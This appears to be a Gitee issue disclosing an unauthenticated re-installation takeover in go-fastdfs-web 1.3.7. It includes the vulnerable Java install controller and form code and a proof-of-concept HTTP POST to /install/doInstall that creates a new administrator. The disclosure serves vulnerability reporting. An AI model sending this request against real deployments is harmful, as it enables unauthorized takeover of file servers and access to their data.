gitee

应秀洁/cve

Watch 1 Star 0

Code Issues 1 Pull Requests 0 Wiki Pipelines Service

Quality Analysis
Jenkins for Gitee
Tencent CloudBase
Tencent Cloud Serverless
悬镜安全
Aliyun SAE
Codeblitz
SBOM
Don’t show this again

go-fastdfs-web 1.3.7 API doInstall Unauth ulnerability

Backlog #IGB6M9 应秀洁 owner Opened t

None yet

Successfully merging a pull request will close this issue.

Planed to start - Planed to end

Unscheduled - Unscheduled

Top level

Not Top

Priority

Not specified

参与者（1）

应

gitee

go-fastdfs-web

[TYPE]
Unauthorized Takeover Vulnerability

[DESCRIPTION]
A vulnerability classified as a key was found in go-fastdfs-web 1.3.7. This problem will affect the file src/main/java/com/perfree/controller/InstallController.java file/install/doInstall interface. After the installation of the project, it will not Due to the deletion of its installation interface and installation route, the attacker can take over the platform through the second installation and obtain the system authority of the platform without authorization. The vulnerability has been disclosed to the public and may be used.

[ANALYZE]
In the src/main/java/com/perfree/controller/InstallController.java file, the /install/doInstall interface did not delete its installation interface and installation route after installation. The attacker can take over the platform through the second installation and operate on the platform:

```
<> | 解释 | 添加注释 | ×
@RequestMapping("/install/doInstall")
@ResponseBody
@Validated
public ResponseBean doInstall(@Valid InstallForm installForm, BindingResult bindingResult) {
    if(bindingResult.hasErrors()){
        return ResponseBean.fail(Objects.requireNonNull(bindingResult.getFieldError()).getDefaultMessage
        ());
    }
    Peers peers = installForm.getPeers();
    if (peersService.save(peers)) {
        User user = installForm.getUser();
        user.setPeersId(peers.getId());
        if (userService.save(user)) {
            return ResponseBean.success("安装成功");
        }
        return ResponseBean.fail("安装失败");
    }
    return ResponseBean.fail("安装失败");
}
}
```

And the data of the InstallForm structure has not been strictly verified, such as whether the server can be reached, whether the mailbox meets the specifications, etc., resulting in unlimited registration to obtain user names and passwords and take over the platform:


```
<> | 解释 | 添加注释 | ×
public class InstallForm implements Serializable {
    private static final long serialVersionUID = -6474666305055871893L;
    @NotBlank(message = "集群名称不能为空且在50字以内")
    @Size(max = 50, message = "集群名称不能为空且在50字以内")
    private String name;
    @Size(max =50, message = "组名称应在50字以内")
    private String groupName;
    @NotBlank(message = "集群服务地址不能为空且在100字以内")
    @Size(max = 100, message = "集群服务地址不能为空且在100字以内")
    private String serverAddress;

    @Size(max = 100, message = "访问域名应在50字以内")
    private String showAddress;

    @NotBlank(message = "账户不能为空且在30字以内")
    @Size(max = 30, message = "账户不能为空且在30字以内")
    private String account;
    @NotBlank(message = "密码不能为空且在30字以内")
    @Size(max = 30, message = "密码不能为空且在30字以内")
    private String password;
```

```
    @Email(message = "请检查邮箱格式是否正确")
    private String email;
```

Then, through the created user login platform, you can obtain user information, server information and upload deleted files:



[POC]

```
POST /install/doInstall HTTP/1.1
Host: 127.0.0.1:8088
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv
Accept: */*
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-U
Accept-Encoding: gzip, deflate, br, zstd
Content-Type: application/x-www-form-urlencoded; charset=UTF
X-Requested-With: XMLHttpRequest
Content-Length: 189
Origin: http://127.0.0.1:8088
Connection: keep-alive
Referer: http://127.0.0.1:8088/install/
Cookie: JSESSIONID=320d33e9-8756-4bbb-83fe-9526baf73d25
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0

Name=demm&name=12w&groupName=group1&serverAddress=http%3A%2F
```

gitee

Sign in to comment